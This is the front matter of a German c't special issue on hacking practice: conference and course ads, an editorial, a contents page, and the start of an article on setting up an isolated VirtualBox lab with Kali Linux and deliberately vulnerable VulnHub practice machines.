c't HACKING-PRAXIS

Testumgebung aufsetzen • Recherche- & Analyse-Tools anwenden

PLUS
heise-Academy-Webinar im Wert von 129,- Euro

Der große Security-ONLINEKURS

Angriffe verstehen und abwehren, anschaulich erklärt in 65 Lektionen, Laufzeit: 6:29 Stunden

- *Prüfen Sie das Gelernte in Wissenstests*
- *Stellen Sie den Experten Fragen über das Q&A-Modul*
- *Übungsmaterial zum Mitmachen*

Hacking ausprobieren

Trainingsumgebung einrichten

Server hacken Schritt für Schritt

Profi-Tools vorgestellt

Informationen gewinnen

OSINT: Informationen aus öffentlichen Quellen sammeln

Unternehmens-Hack: Pentester über die Schulter geschaut

Malware-Tricks verstehen

System für Malware-Analyse installieren

VM mit Analyse-Tools aufrüsten

Schadcode-Analyse für Einsteiger

€ 14,90
CH CHF 27.90
AT € 16,40
LUX € 17,10

4 196982 314900 01

secIT by Heise

HANNOVER 2023

meet. learn. protect.

14.–16. März 2023

Jetzt anmelden:

Erste Programm-Highlights online

- Die neuen quantensicheren Kryptoalgorithmen und die Tücken, sie zu implementieren **(Klaus Schmeh, Vortrag)**
- Wenn der Deepfake zweimal klingelt **(Tobias Schrödel, Live-Demonstration)**
- Pentest Top 10: Die häufigsten und schwerwiegendsten Lücken und was man dagegen tun kann **(Jörg Schneider, Halbtagsworkshop)**
- Open Source Intelligence – Die Toolbox der Geheimdienste und HR-Abteilungen **(Maximilian Haselberger, Halbtagsworkshop)**
- Angriffe auf und Absicherung von Azure und Azure Active Directory **(Frank Ully, Ganztagsworkshop)**

secit-heise.de

Partner der secIT

Aagon · ALSO The Technology Provider · Arctic Wolf · baramundi · bintec elmeg · Bosch CyberCompare · Commvault Be ready · Cordaware · Cyber Samurai · CYBERSENSE · DataGuard · ESET Digital Security Progress. Protected. · Fortinet · FTAPI · GRTNR IT · heylogin · Hornetsecurity · Infoblox · LANCOM Systems · mimecast · netzlink · ninjaOne · oneconsult together against cyberattacks · opentext Security Solutions · radware · SonicWall · Sophos · SVA · Vectra Security that thinks · WIZ

Kooperationspartner

CISO Alliance · Niedersachsen Digital · UVN

Partner der Recruiting-Area

Tutanota privacy. done. right.

Eventpartner

itsa Expo Home of IT Security

Editorial

Liebe Leserin, lieber Leser,

ganz gleich, ob Sie nur die Sicherheit Ihrer eigenen Websites abklopfen möchten oder beruflich mit IT-Sicherheit zu tun haben. Es ist gut zu wissen, wie Hacker ticken. Sie sind gefragte Leute und inzwischen hat sich herumgesprochen, dass dahinter viel mehr als das düstere Hollywood-Klischee steckt. Die Grundlagen fürs Hacken sind schnell beigebracht: Alles, was Sie dazu brauchen, ist Geduld, ein Computer und dieses Büchlein. Egal, ob Sie Anfänger sind oder schon erfahren im Umgang mit der Kommandozeile: Sie lernen hier den einen oder anderen Trick kennen.

Blicken Sie mit uns hinter die Kulissen und erfahren Sie ab Seite 16, wie Sie eine abgeschottete Hacking-Umgebung mit VirtualBox und Kali Linux einrichten, etwa um anschließend Hacking-Tools auf spezielle Übungs-Webserver loszulassen. Ihr Wissen vertiefen Sie anschließend mit dem Website-Sicherheitsscanner ZAP ab Seite 24. Sollten Sie rechtliche Bedenken haben, kann der Artikel ab Seite 34 diese hoffentlich auflösen.

Das Kapitel rund um OSINT-Techniken vermittelt Ihnen alle relevanten Grundlagen, um Security-Recherchen in öffentlichen Quellen durchzuführen. Ab Seite 40 stellen wir Ihnen eine Handvoll von OSINT-Werkzeugen vor, mit denen Sie zum Beispiel Informationen über Schwachstellen abrufen und das Darknet durchforsten können. Wie wichtig OSINT-Methoden sind, zeigt der Artikel ab Seite 48, in dem ein Pentester erklärt, wie er erfolgreich ein Unternehmen hackte.

Viren, Trojaner und andere Würmer nutzen Sicherheitslücken aus, um sich am Virenschutz von Rechnern vorbeizuschleichen und sich im System einzunisten. Wer diese schmutzigen Tricks kennt, kann sich schützen und Infektionen früh erkennen. Die Artikel ab Seite 58 zeigen Grundlagen, um Schadsoftware zu analysieren.

Bereit? Der Eingabeprompt der Kommandozeile wartet auf Sie!

Wilhelm Drehling

Inhalt

HACKING AUSPROBIEREN SCHRITT FÜR SCHRITT

Am Beispiel von vorbereiteten Webservern lernen Sie, wie ein Hacker denkt, wie er vorgeht und welche Tools er benutzt. Außerdem stellen wir noch den Website-Sicherheitsscanner ZAP vor, dazu ein praktisches Beispiel aus der echten Welt, und klären rechtliche Fragen rund ums Hacking.

8 Hacking lernen in Trainingsumgebung
16 Server-Hack Schritt für Schritt erklärt
24 Websites checken mit ZAP
30 ContiLeaks: Zip-Dateien knacken
34 Rechtliche Aspekte bei Hacking-Tools

INFORMATIONEN GEWINNEN MIT OSINT

Informationen aus öffentlichen Quellen sammeln und auswerten ist eine der gängigsten Praktiken eines Hackers. Wir stellen unterschiedliche Tools vor sowie eine Browsererweiterung, die OSINT-Werkzeuge bündelt. Abgerundet wird das Kapitel mit einem detaillierten Hack eines Pentesters, der hierfür einige der hier vorgestellten Werkzeuge eingesetzt hat.

40 OSINT-Tools für Security-Recherchen
48 Legaler Einbruch: Pentester im Einsatz
56 Security-Recherchen mit Mitaka

MALWARE-TRICKS VERSTEHEN

Trojaner, Viren und andere Bazillen gehen ähnlich vor wie Hacker: Sie nutzen eine Sicherheitslücke aus, um sich im System einzunisten. Wer diese Tricks kennt, kann sich vor ihnen effektiv schützen. Dazu erklären wir, wie Sie eine sichere Analyseumgebung einrichten und Schadcode untersuchen.

58 Malware-Analyse für Anfänger

64 Analyse-VM konfigurieren

70 VM mit Analyse-Tools aufrüsten

76 Schadcode finden und sicher analysieren

ZUM HEFT

3 Editorial

6 Aktion: heise-Academy-Kurs „Angriffsszenarien im Netzwerk“

39 Impressum

82 Vorschau

heise Academy

Aktion: Videokurs Netzwerke absichern

Lerne praxisnah von den Angreifern und erhöhe deine Netzwerksicherheit mit den richtigen Verteidigungsstrategien. IT-Sicherheitsberater Max Engelhardt zeigt Schritt für Schritt alle Grundlagen in einem 6,5-stündigen Online-Videokurs, der für die Käufer dieser Ausgabe kostenlos ist.

In diesem Kurs lernst du, Netzwerke abzusichern, indem du dich in die Position des Angreifers begibst. Dadurch verstehst du, welche Informationen für einen Hacker wichtig sind, und erfährst, welche Einfallswege es in dein Netzwerk gibt.

Neben den üblichen Sicherungsmaßnahmen kannst du so gezielt auf deine Netzwerkumgebung zugeschnittene Maßnahmen ergreifen, um deine IT-Systeme zu schützen.

Zusätzlich geht der IT-Sicherheitsexperte Max Engelhardt speziell auf das Active Directory als häufigsten Verzeichnisdienst in Firmennetzwerken ein und erläutert dir, welche Angriffe hier in der Praxis immer wieder zu Erfolg führen und wie du sie abwehren kannst.

Max Engelhardt ist seit 2013 freiberuflicher IT-Sicherheitsberater. Dabei berät er seine Kunden in allen Aspekten der IT-Sicherheit in Form von Penetrationtests und Risikoeinschätzungen sowie beim Aufbau von SIEM/SOC-Systemen. Er hat gelernt, sich in die Position eines potenziellen Angreifers zu versetzen, um Schwachstellen in einem Computernetzwerk zu identifizieren und eine Verteidigungsstrategie zu entwickeln.


Lernen bei der heise Academy

Die IT-Fachdozenten der heise Academy präsentieren ihre Kursthemen anschaulich und verständlich. In den Videos schaust du den Experten bei der praktischen Arbeit zu und lässt dir dabei alles genau erklären. Das Wissen ist in viele kleine Lernschritte und Aufgaben unterteilt – du kannst den Kurs Lektion für Lektion durcharbeiten oder gezielt zu Themen springen, die dich interessieren.

Die persönliche Lernumgebung der heise Academy unterstützt dich mit vielen Funktionen beim Lernen, die alle in einer Ansicht schnell und einfach zugänglich sind: Du siehst deinen Lernfortschritt, kannst Lesezeichen setzen, direkt im Video Notizen speichern oder mit der Volltextsuche in den Videos konkrete Informationen wiederfinden.

Über shop.heise.de/hacking2023 erhalten Sie diesen Videokurs mit dem Rabattcode HACKING2023 einmalig gratis* statt für 129 Euro.

*Preis- und andere Irrtümer vorbehalten. Das Angebot ist gültig bis zum 31.12.2023 (Stand: Januar 2023).



In diesem 6,5-stündigen Videokurs zeigt Max Engelhart dir, wie Angreifer vorgehen und wie du dein Netzwerk dagegen schützt.

Alle Video-Lektionen im Überblick:

1. Grundlagen und Setup
- Grundlagen und Setup
- Herzlich willkommen zu diesem Kurs
- Intro
- ISO/OSI- und TCP/IP-Modell
- MAC- und IP-Adressen
- TCP und UDP
- Was passiert in der Anwendungsschicht?
- Installation der Virtualbox und Konfiguration der VM
- Installation von Kali Linux
- Grundlagen Kali Linux
- Linux-Berechtigungen und apt-get
- Die 5 Phasen des Hacking
- Quiz: Grundlagen und Setup

2. Passives Sammeln von Informationen
- Intro
- Wie sammelt ein Angreifer öffentliche Informationen?
- Burp Suite einrichten
- So sammelt ein Angreifer Zugangsdaten
- Subdomains als Angriffsziel
- Passives Scannen in sozialen Netzwerken
- Wie schützt man sich vor passivem Scannen?
- Sensibilisierung zum Schutz vor Angriffen
- Selbsttests zum Schutz vor passivem Scannen
- Quiz: Passives Sammeln von Informationen

3. Aktives Scannen
- Intro
- Mit Nmap offene Ports erkennen
- Scannen eines HTTP-Ports
- Schwachstellen in Software durchsuchen
- Über Protokolle SMB und SSH angreifen
- Post-Exploit Scanning
- Zum Schutz unnötige Dienste deaktivieren
- Standardfreigaben in Windows bearbeiten
- Schwachstellenmanagement
- Quiz: Aktives Scannen

4. Exploitation
- Intro
- Pentesting mit Metasploit
- Reverse Shell vs. Bind Shell
- Web Shell mit Basic Pentesting 1
- Web Exploit mit Metasploit
- Sichere Passwörter verwenden
- Präventive Maßnahmen gegen Exploits
- Reaktive Maßnahmen gegen Exploits
- Physische Sicherheit gewährleisten
- Quiz: Exploitation

5. Active Directory
- Intro
- Setup des Active Directory
- Aufbau des Active Diretory
- Authentifizierung in Active-Directory-Netzwerken
- NTLM-Relaying-Angriffe
- Poisoning und Relay-Angriffe verhindern
- mitm6-Angriff vorbereiten
- mitm6-Angriff durchführen
- Vor mitm6-Angriffen schützen
- Bloodhound-Angriff vorbereiten
- Bloodhound-Angriff durchführen
- Kerberoasting, Token und Ticket-Angriffe
- Quiz: Active Directory

6. Post-Exploitation
- Intro
- Angriffe per Datentransfer und Lateral Movement
- Rechteausweitung mit Linux Privilege Escalation
- Privilege Escalation Basic Pentesting 2
- Kritische Schwachstellen in Microsoft Windows finden
- Lateral Movement erkennen und verhindern
- Privilege Escalation erkennen und verhindern
- Persistence: Dauerhaften Zugriff erlangen
- Quiz: Post-Exploitation

7. Sicherheitslücken in Anwendungen: Buffer Overflow
- Intro
- Übersicht und Tools
- Softwaretests: Fuzzing
- Mit Shellcode Programme manipulieren
- Exploit ausführen
- Buffer Overflow verhindern
- Quiz: Sicherheitslücken in Anwendungen: Buffer Overflow
- Fazit und Kursabschluss

Zusatzaktion: Aufbaukurs zum IT-Freelancer-Einstieg

Aufbauend auf dem Kurs „Angriffsszenarien im Netzwerk“ hat Max Engelhardt eine Lernplattform geschaffen, die den Einstieg als IT-Security-Freelancer:innen ermöglicht. In diesem Kurs vermittelt er vertiefende fachliche Inhalte zu Cloudsecurity und Überwachungssystemen (SIEM) und beleuchtet alle Aspekte der Freiberuflichkeit.

Mit der Schritt-für-Schritt-Anleitung und Live-Videocalls ebnet er den Weg zu deinem ersten IT-Security-Projekt. Der Personalmangel in dieser Branche ist so groß, dass Neueinsteiger händeringend gesucht werden und mit 100 €/h beginnen! Erfahre jetzt mehr und verändere dein Leben, wie viele andere Teilnehmer:innen (siehe ct.de/wa5y). Als Leser dieses c’t Sonderhefts Hacking-Praxis erhältst du einen Sonderrabatt für den Aufbaukurs.

Hacking lernen in Trainingsumgebung

Wer sich vor Hackern schützen will, muss verstehen, wie diese arbeiten. Wir beschreiben den Aufbau einer virtuellen Testumgebung, in der Sie gefahrlos in die Rolle eines Angreifers schlüpfen und die Tricks der Hacker lernen.


Von **Wilhelm Drehling**

Bild: Andreas Martini

Hacking lernen in Trainingsumgebung	8
Server-Hack Schritt für Schritt erklärt	16
Websites checken mit ZAP	24
ContiLeaks: Zip-Dateien knacken	30
Rechtliche Aspekte bei Hacking-Tools	34

Hacking ist keine schwarze Magie, sondern eine Fähigkeit, die man sich mit etwas Erfahrung und viel Übung aneignen kann. Und es gibt viele gute Gründe, das zu tun: Wer versteht, wie ein Hackerangriff üblicherweise abläuft, kann sich davor schützen und die größten Leckagen rechtzeitig stopfen. Wer Feuer fängt und Spaß am Aufdecken von Sicherheitsproblemen hat, dem eröffnen sich berufliche Perspektiven, etwa als gut bezahlter Penetration Tester.

Mit einer virtuellen Trainingsumgebung können Sie die Angriffstechniken der Hacker in Ihrem eigenen Tempo erlernen und müssen keine juristischen Konsequenzen fürchten (siehe S. 34), da Sie Ihre Fingerübungen am virtuellen Objekt statt an fremden Rechnern machen. Als Übungsziel dienen virtuelle Maschinen, die eigens für angehende Hacker angeboten werden. Die nötigen Hacking-Tools stellt Ihnen die Linux-Distribution Kali Linux bereit. Im Sonderheft c't Security-Tipps 2021 stellten wir diese [1] sowie ein paar Hacking-Werkzeuge und Szenarien dafür bereits vor [2]. Der folgende Artikel beleuchtet weitere Möglichkeiten.



Kali Linux bringt mehr als 300 Hacking-Tools zur Schlacht mit.

Spielfeld aufklappen

Die Trainingsumgebung bauen Sie in der Virtualisierungssoftware VirtualBox auf. Die Open-Source-Software läuft unter Linux, Windows und macOS; besondere Anforderungen muss Ihr Rechner nicht erfüllen. Ein großer Arbeitsspeicher (mindestens 8 GByte) und eine SSD sind von Vorteil, aber nicht unbedingt notwendig. Falls Sie der Anleitung visuell folgen möchten, können Sie die ersten Handgriffe auch im Academy-Kurs lernen (siehe S. 6).

Laden Sie VirtualBox von der Herstellerseite herunter (siehe ct.de/wswd) und installieren Sie es. An den vorgeschlagenen Einstellungen brauchen Sie nichts zu ändern. Falls Sie VirtualBox bereits auf dem Rechner haben, sollten Sie darauf achten, dass Sie die aktuelle Version verwenden.


Als Angriffswerkzeug eignet sich das einsteigerfreundliche Kali Linux. Von Haus aus enthält es mehr als 300 gängige und exotische Hacking-Tools – mehr als genug, um der VM ordentlich einzuheizen. Über die Herstellerseite können Sie Kali einfach herunterladen (siehe ct.de/wswd). Wählen Sie im Downloadbereich „Virtual Machines“ aus und anschließend die 64-Bit-Version für VirtualBox, die etwa 4 GByte groß ist. Abhängig von der Übertragungsrate Ihrer Internetverbindung überbrücken Sie die Wartezeit am besten mit einer Kaffeepause.

Nach erfolgtem Download importieren Sie die virtuelle Kali-Maschine per Doppelklick auf die OVA-Datei in VirtualBox. Die Virtualisierungssoftware fragt anschließend in einem weiteren Fenster einige Parameter der VM ab, Sie brauchen aber im Normalfall nichts zu ändern. Bestätigen Sie die Einstellungen mit Klick auf „Importieren“. Danach akzeptieren Sie noch die Software-Lizenzbestimmungen der VM (in diesem Fall die GPL v3) mit „Zustimmen“. Kurze Zeit später ist der Import abgeschlossen.

Figuren aufstellen

Jetzt fehlt nur noch ein geeignetes Angriffsziel. Verwundbare VMs bekommen Sie in Hülle und Fülle von der Website VulnHub.com. Diese bietet virtuelle Maschinen für VirtualBox und VMWare kostenlos und anmeldefrei zum Download an. Professionelle Pentester und Sicherheitsfirmen haben diese Maschinen als Übungsziele entwickelt und teilen sie mit der Hacking-Community. Viele der VMs enthalten Webserver und sind mit absichtlich hinterlegten Lücken gespickt.

Die virtuellen Maschinen sind häufig wie Rätselspiele aufgebaut: Die Entwickler belohnen Sie während des Hacks mit Meilensteinen. Oft sind das



Die virtuelle Maschine QUAOAR richtet sich an Einsteiger. Ihr Webserver liefert eine schicke Grafik in Hacker-Ästhetik.

Zahlenkombinationen mit dem Kürzel „Flag“ davor, etwa „Flag: 63742d6d6167617a696e“. Die sind in der Übungsmaschine versteckt und wollen entdeckt werden, beispielsweise im Verzeichnis des Admins. Manche Flags liegen im Klartext als Textdatei auf dem Server, andere müssen Sie erst aufbrechen, weil sie verschlüsselt sind. Bei VulnHub gibt es tausende VMs unterschiedlicher Schwierigkeit, sodass sowohl Anfängern als auch Profi-Hackern das Futter nicht so schnell ausgeht. Wie zuvor bei Kali, installieren Sie die VMs wieder mit Doppelklick auf die OVA-Datei.

Für blutige Anfänger ist zum Beispiel die Maschine „Basic Pentesting: 1“ (siehe ct.de/wswd) gut geeignet (diese Maschine hacken Sie auch im beiliegenden Academy-Kurs). Der Webserver ähnelt einem Schweizer Käse und verspricht daher schnelle Erfolgserlebnisse. Hier führen gleich mehrere Wege zum Ziel, weshalb sich die VM zudem perfekt eignet, um unterschiedliche Tools und Angriffstechniken auszuprobieren. Auch die QUAOAR-VM (siehe ct.de/wswd) ist sehr einsteigerfreundlich. Deren Flaggen können Sie mit wenigen Tools und überschaubarem Aufwand einsammeln.

Weitere empfehlenswerte Übungsziele sind „The Necromancer“ mit elf Flags und „The Wall“. Beide erzählen eine fortlaufende Geschichte und sind gut dokumentiert. Wenn Sie fündig geworden sind, laden Sie Ihr zukünftiges Angriffsobjekt über „Download (Mirror)“ herunter. Falls Sie noch unentschlossen sind, können Sie einfach zu „Mr. Robot“ (siehe ct.de/wswd) greifen. Inspiriert von der gleichnamigen Serie sind in der VM außer drei Flaggen auch noch einige Easter Eggs versteckt. Die Schwierigkeit steigt mit jeder erlangten Flagge. Da sich diese VM großer Beliebtheit erfreut, gibt es viele Walkthroughs, also Schritt-für-Schritt-Anleitungen von Nutzern, welche die Flaggen bereits erfolgreich erobert haben. Auf „Mr. Robot“ werden wir im weiteren Verlauf des Artikels noch eingehen.

Ruhe vor dem Sturm

Lassen Sie die Maschinen aber noch eine Weile ruhen, denn bevor Sie loshacken können, müssen Sie noch eine Sicherheitsvorkehrung treffen. Damit echte Hacker die durchlöcherten Übungsmaschinen nicht als Einfallstor in Ihr Netzwerk missbrauchen, müssen Sie die VMs isoliert betreiben. Das bedeutet, dass Kali Linux und die Übungs-VM getrennt von Ihrem System in einem virtuellen Netz miteinander kommunizieren (siehe Infografik auf Seite 11). So ist außerdem sichergestellt, dass aus dem Übungsnetz keine Zugriffe auf Ihren Rechner oder Ihr Netz möglich sind und Sie nicht versehentlich das falsche Ziel attackieren.

Wählen Sie mit Linksklick in VirtualBox die noch ruhende Kali-VM aus und klicken Sie mittig oben auf das Zahnradsymbol („Ändern“). Daraufhin ploppt ein Fenster mit mehreren Optionen auf. In dem Menü können Sie jederzeit an der VM herumschrauben, beispielsweise die Maschine umbenennen oder ihr mehr Arbeitsspeicher zuweisen. Einige Einstellungen können Sie nur verändern, während die Maschine nicht läuft.

Wählen Sie in dem Menü „Netzwerk“ aus. Klappen Sie unter „Angeschlossen an“ das Drop-down-Menü auf und wechseln Sie zu „Internes Netzwerk“. Direkt darunter füllt VirtualBox das Feld „Name“ automatisch mit „intnet“ aus. An dieser Stelle können Sie dem virtuellen Netz einen Namen Ihrer Wahl geben (zum Beispiel „Hacking-Umgebung“). Fügen Sie die andere VM mit den Übungsaufgaben nach dem gleichen Prinzip dem Hacking-Netz hinzu.

Die VMs befinden sich jetzt zwar in einem internen Netzwerk, können aber noch nicht miteinander sprechen. Die virtuellen Maschinen benötigen dafür eine IP-Adresse, die sie am besten von einem DHCP-Server bekommen. VirtualBox startet einen solchen Server, wenn Sie es darum bitten. Falls Sie die

Umgebung unter Windows aufgesetzt haben, müssen Sie dafür zuerst zum VirtualBox-Speicherort gelangen. Öffnen Sie die Kommandozeile – etwa durch Windows-Taste + R und Eingabe von `cmd` – und tippen Sie

```
cd "\Program Files\Oracle\VirtualBox"
```

ein. Mit dem Befehl

```
vboxmanage dhcpserver add ↵
  ↳--network=Hacking-Umgebung ↵
  ↳--server-ip=10.10.1.1 --lower-ip=10.10.1.2 ↵
  ↳--upper-ip=10.10.1.20 --netmask=255.255.255.0 ↵
  ↳--enable
```

erstellt die Virtualisierungssoftware einen DHCP-Server für das virtuelle Netzwerk. Der Server bekommt die IP-Adresse 10.10.1.1 und verteilt Adressen im Bereich von 10.10.1.2 bis 10.10.1.20. Unter macOS und Linux können Sie den Befehl direkt ausführen, ohne zuvor in das Programmverzeichnis zu wechseln.

